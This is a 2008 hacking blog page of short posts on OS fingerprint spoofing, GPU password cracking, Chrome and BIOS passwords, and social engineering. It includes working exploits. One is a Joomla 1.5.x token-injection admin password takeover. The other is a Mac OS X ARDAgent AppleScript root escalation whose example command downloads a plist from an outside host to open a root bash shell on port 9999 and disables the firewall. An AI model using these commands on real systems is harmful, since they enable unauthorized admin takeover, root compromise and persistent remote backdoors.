illmob.org

OSFuscate – shoutout to Irongeek :)

October 3rd, 2008 by admin in News, Our Tools, Uncategorized, windows

A few days ago during a drunken IRC chat irongeek was talking about how to change some registry settings to make your windows box act like a different OS on the network in order to fool some scanners. He released some autoIT script as a POC. ::HERE:: Now seeing as i hate bloated software i told him i could do the same thing in assembly in 4.5kb. Which i pretty much succeeded in doing but its actually 14kb because i used his same 9kb icon for the exe. Now granted the source code looks crappy because i was just slapping it together in time to show him, so i figure you can download both his and mine and see how they are similar. My version with src code is below


Download OSFuscate

btw i dont wear glasses

GPU Cracking wars have begun…

October 3rd, 2008 by admin in Password Info, Uncategorized, windows

ElcomSoft Claims 1 Billion Passwords/Sec Recovery; Uses GPUs in Parallel
Distributes tasks to multiple NVIDIA video accelerators

ElcomSoft has released a new version its Distributed Password Recovery program for recovering system and document passwords at speeds of up to 1 billion passwords per second. (more…)

How Google Chrome Stores Passwords

September 15th, 2008 by Dev Team in Uncategorized

Every browser released in the last decade has some sort of password management system, and Google Chrome is no different. Sift through the Chrome source code, released under the open source project Chromium, and you’ll found out how they do it.

Let’s start at the top and work our way down. Any time a password is saved, you’re first prompted with the save password bar.
(more…)


Bypassing Windows network security

September 15th, 2008 by Dev Team in Uncategorized

Old Skool Hack used to bypass network password

Reveal Google Chrome Passwords

September 8th, 2008 by admin in Uncategorized

Being a new browser most people don’t know where to find their stored passwords. To reveal your passwords

(more…)

How to Bypass BIOS Passwords

September 6th, 2008 by Dev Team in Apple, BIOS, Linux, Password Info, Uncategorized, windows

BIOS passwords can be add extra layer of security for desktop and laptop computers, and are used to either prevent a user from changing the BIOS settings or to prevent the PC from booting without a password. BIOS passwords can also be a liability if a user forgot their passwords, or if a malicious user changes the password. Sending the unit back to the manufacturer to have the BIOS reset can be expensive and is usually not covered in an a typical warranty. However, there are a few known backdoors and other tricks of the trade that can be used to bypass or reset the BIOS password on most systems.
(more…)

Social Engineering…

September 6th, 2008 by Dev Team in Uncategorized

Because WE are usually the weakest link in security

Joomla 1.5.x Password reset

September 5th, 2008 by admin in Password Info, Uncategorized
1. Go to url :
   http://ursite.com/index.php?option=com_user&view=reset&layout=confirm

2. Write into field "token" char ' and Click OK.

3. Write new password for admin

4. Go to url : http://ursite.com/administrator/

5. Login admin with new password

 If you enter ' in token field then query will look like :
"SELECT id FROM jos_users WHERE block = 0 AND activation = '' "

Another way:

  1. You must login into your hosting cpanel : exp : www.yourdomain/cpanel
  2. Go to mySql database, then phpmyadmin
  3. The page will be refresh and the database table will be displayed then open the SQL tab.
  4. In the text field, write the following SQL Query :

UPDATE `jos_users` SET `password` = MD5( ‘new_password‘ ) WHERE `jos_users`.`username` = “admin” ;

Where :

“new_password” – replace this with the new password you wish to use.
“admin” – replace this if your admin username is different.

5 Click on the Go button to submit th

Mac OS X Root Escalation Through AppleScript [Local]

June 15th, 2008 by admin in Apple, News, Uncategorized

Half the Mac OS X boxes in the world (confirmed on Mac OS X 10.4 Tiger and 10.5 Leopard) can be rooted through
AppleScript:
osascript -e ‘tell app “ARDAgent” to do shell script “whoami”‘;

I don’t have (and never have had) Screen Sharing enabled on Leopard 10.5.3, and this exploit works perfectly.
dan@Geelong:~$ ls -lh /etc/somefile
ls: /etc/somefile: No such file or directory
dan@Geelong:~$ osascript -e ‘tell app “ARDAgent” to do shell script “touch /etc/somefile”‘
dan@Geelong:~$ ls -lh /etc/somefile
-rw-rw-rw- 1 root wheel 0B Jun 18 14:16 /etc/somefile
dan@Geelong:~$ osascript -e ‘tell app “ARDAgent” to do shell script “rm /etc/somefile”‘
dan@Geelong:~$ ls -lh /etc/somefile
ls: /etc/somefile: No such file or directory
So, how dangerous is this? Here’s an example:

osascript -e ‘tell app “ARDAgent” to do shell script “cd /System/Library/LaunchDaemons ; curl -o bash.plist http://cdslash.net/temp/bash.plist [cdslash.net] ; chmod 600 bash.plist ; launchctl load bash.plist ; launchctl start com.apple.bash ; ipfw disable firewall; launchctl “‘

This will download, install, load, and start a plist that provides an interactive bash shell on port 9999, and disables the ipfw firewall (Which is not enabled by default). If you run the above, you can ‘nc localhost 9999’ and find yourself at a root shell.

To remove, run ‘launchctl unload com.apple.bash’ ‘launchctl unload /System/Library/LaunchDaemons/bash.plist’ and then ‘rm /System/Library/LaunchDaemons/bash.plist’

It should be noted that this service is accessible even if the application firewall is enabled. The only thing protecting the user at this point is their router firewall, if they have one, and that’s easily bypassed with a Python script.

So yeah; anything can be downloaded, and anything can be done with it. Scary.

« Previous Article